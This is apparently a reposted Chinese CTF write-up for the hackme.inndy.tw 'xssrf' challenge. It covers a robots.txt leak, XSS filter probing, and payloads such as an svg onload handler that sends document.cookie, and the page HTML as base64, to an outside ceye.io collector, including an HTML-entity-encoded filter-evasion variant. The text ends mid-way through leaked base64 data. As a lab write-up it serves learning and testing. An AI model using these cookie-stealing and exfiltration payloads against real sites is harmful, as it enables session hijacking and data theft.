XSS的威力：从XSS到SSRF再到Redis


原创

J0hnson666 已于 2022-04-12 21:30:24 修改 91 收藏 1

分类专栏： # XSS漏洞 文章标签： xss redis php

于 2022-02-19 22:56:34 首次发布

本文链接：https://blog.csdn.net/weixin_50464560/article/details/123025416




XSS漏洞 专栏收录该内容

26 篇文章 2 订阅

订阅专栏

转载https://www.anquanke.com/post/id/156377#h2-5



前言

最近有空，想到曾经刷的

```
https://hackme.inndy.tw/scoreboard/
```

还有一组新题没做，于是看了一下，发现是xss->ssrf->redis的，觉得很有趣，于是做了一下，记录一下writeup
以前的web题解可以看这篇文章

```
http://skysec.top/2018/01/07/hackme%E7%BD%91%E7%AB%99%E8%BE%B9%E5%81%9A%E8%BE%B9%E8%AE%B0%E5%BD%95/
```

给出本次题目的链接

```
https://xssrf.hackme.inndy.tw/index.php
```

xssme

首先是第一关，探查了一下功能，大概4项：

- 注册
- 登录
- 发email
- 看email

信息搜集

上来扫了波目录

```
https://xssrf.hackme.inndy.tw/robots.txt
```


发现信息泄露

```
User-agent: *
Disallow: /config.php
Disallow: /you/cant/read/config.php/can/you?
Disallow: /backup.zip
```

下载压缩包后，发现有密码，猜想应该是要读config.php中的关键信息，才能获得压缩包密码

xss探测


于是回到主题，题目名称既然叫xssme，那么应该就是xss攻击了
于是首先探测一下过滤



发现测试的时候会


直接告诉我们过滤的关键字，这样就更容易探测了

既然`<Script`不行，那我们试试`<img>`



发现同样不行，那么既然`onerror`不行，我再试试`onload`？

```
<svg onload>
```



发现也不行，那我再变一下

```
<svg/onload>
```

发现似乎没有被过滤，于是尝试payload

```
<svg/onload="document.location='http://vps_ip:23333'">
```

发现收到信息


于是开始构造payload打一波cookie

收获flag

payload如下:

```
<svg/onload="document.location='http://ugelgr.ceye.io/?'+document.cookie">
```

其中还有`<img src=1 onerror=document.location='http://2.xxx.ceye.io?'+document.cookie>`



解码后得到

```
PHPSESSID=9crkuhdqs9b1jkslebpieprr86; FLAG_XSSME=FLAG{Sometimes, XSS can be critical vulnerability <script>alert
(1)</script>}; FLAG_2=IN_THE_REDIS
```


于是愉快的获得了第一个flag

```
FLAG{Sometimes, XSS can be critical vulnerability <script>alert(1)</script>}
```


并且获得提示，flag2在redis中

xssrf leak

结合题目之前的暗示



应该是要以admin身份登入吧，既然有PHPSESSID那我们试试吧




很无奈的得到了这样的提示，必须从本地登录
起初我认为需要修改http header，但是尝试了多种都发现不行，后来灵光一闪，一拍脑袋，是不是傻
我们直接利用xss去本地访问，再将页面内容打出来就好了呀！
于是思考到之前的思路

```
<svg/onload>
```

构造出

```
<svg/onload="document.location='http://ugelgr.ceye.io/?'+btoa(document.body.innerHTML)">
```

想去打页面内容



但是发现了过滤
现在没办法了，只能思考编码绕过了，于是尝试将

```
document.location='http://ugelgr.ceye.io/?'+btoa(document.body.innerHTML)
```

进行编码

```
&#x64;&#x6f;&#x63;&#x75;&#x6d;&#x65;&#x6e;&#x74;&#x2e;&#x6c;&#x6f;&#x63;&#x61;&#x74;&#x69;&#x6f;&#x6e;&#x3d;&#x27;&#x68;&#x74;&#x74;&#x70;&#x3a;&#x2f;&#x2f;&#x75;&#x67;&#x65;&#x6c;&#x67;&#x72;&#x2e;&#x63;&#x65;&#x79;&#x65;&#x2e;&#x69;&#x6f;&#x2f;&#x3f;&#x27;&#x2b;&#x62;&#x74;&#x6f;&#x61;&#x28;&#x64;&#x6f;&#x63;&#x75;&#x6d;&#x65;&#x6e;&#x74;&#x2e;&#x62;&#x6f;&#x64;&#x79;&#x2e;&#x69;&#x6e;&#x6e;&#x65;&#x72;&#x48;&#x54;&#x4d;&#x4c;&#x29;
```

尝试payload

```
<svg/
onload="&#x64;&#x6f;&#x63;&#x75;&#x6d;&#x65;&#x6e;&#x74;&#x2e;&#x6c;&#x6f;&#x63;&#x61;&#x74;&#x69;&#x6f;&#x6e;&#x3d;&#x27;&#x68;&#x74;&#x74;&#x70;&#x3a;&#x2f;&#x2f;&#x75;&#x67;&#x65;&#x6c;&#x67;&#x72;&#x2e;&#x63;&#x65;&#x79;&#x65;&#x2e;&#x69;&#x6f;&#x2f;&#x3f;&#x27;&#x2b;&#x62;&#x74;&#x6f;&#x61;&#x28;&#x64;&#x6f;&#x63;&#x75;&#x6d;&#x65;&#x6e;&#x74;&#x2e;&#x62;&#x6f;&#x64;&#x79;&#x2e;&#x69;&#x6e;&#x6e;&#x65;&#x72;&#x48;&#x54;&#x4d;&#x4c;&#x29;">
```

发现成功收到消息

ID	Name	Remote A

http://ugelgr.ceye.io/?CjxuYXYgY2xhc3M9Im5hdmJhciBuYXZiYXltZXhwYW5kLWxnlG5hdmJhci1kYXJrlGJnLWRhcmsgZC1mbGV4lj4KlCA8YSBjbGFzcz0ibmF2YmFyLWJyYW5kliBocmVmPSJpbmRleC5waHAiPlhTU1JGPC9hPgoKlCA8dWwgY2xhc3M9Im5hdmJhci1uYXYiPgogICAgPGxpIGNsYXNzPSJuYXYtaXRlbSI+CiAgICAgICAgPGEgY2xhc3M9Im5hdi1saW5rIiBocmVmPSJpbmRleC5waHAiPkk1haWwucGhwlj5TZW5klE1haWw8L2E+CiAgICA8L2xpPgogICAgPGxpIGNsYXNzPSJuYXYtaXRlbSI+CiAgICAgICAgPGEgY2xhc3M9Im5hdi1saW5rIiBocmVmPSJpbmRleC5waHAiPk1haWwucGhwlj5TZW50lE1haWw8L2E+CiAgICA8L2xpPgogICAgPGxpIGNsYXNzPSJuYXYtaXRlbSI+CiAgICAgICAgPGEgY2xhc3M9Im5hdi1saW5rIiBocmVmPSJpbmRleC5waHAiPkE0YWRtaW4ucGhwlj5TZXQgQWRtaW48L2E+CiAgICA8L2xpPgogICAgPGxpIGNsYXNzPSJuYXYtaXRlbSI+CiAgICAgICAgPGEgY2xhc3M9Im5hdi1saW5rIiBocmVmPSJpbmRleC5waHAiPlNlbmQgUmVxdWVzdDwvYT4KICAgIDwvbGk+CiAgICA8bGkgY2xhc3M9Im5hdi1pdGVtIj4KICAgICAgICA8YSBjbGFzcz0ibmF2LWxpbmsiIGhyZWY9ImluZGV4LnBocCI+SGVsbG8slGFkbWluIChBZG1pbmlzdHJhdG9yKTwvc3Bhbj4KICAgIDwvbGk+CiAgICA8bGkgY2xhc3M9Im5hdi1pdGVtIj4KICAgICAgICA8YSBjbGFzcz0ibmF2LWxpbmsiIGhyZWY9ImluZGV4LnBocCI+STpdGVtlj4KICAgICAgICA8PGEgY2xhc3M9Im5hdi1saW5rIiBocmVmPSJsb2dvdXQucGhwlj5Mb2dvdXQ8L2E+CiAgICA8L2xpPgogICAgPC91bD4KPC9kaXY+CjwvbmF2PgoKPGRpdiBjbGFzcz0iY29udGFp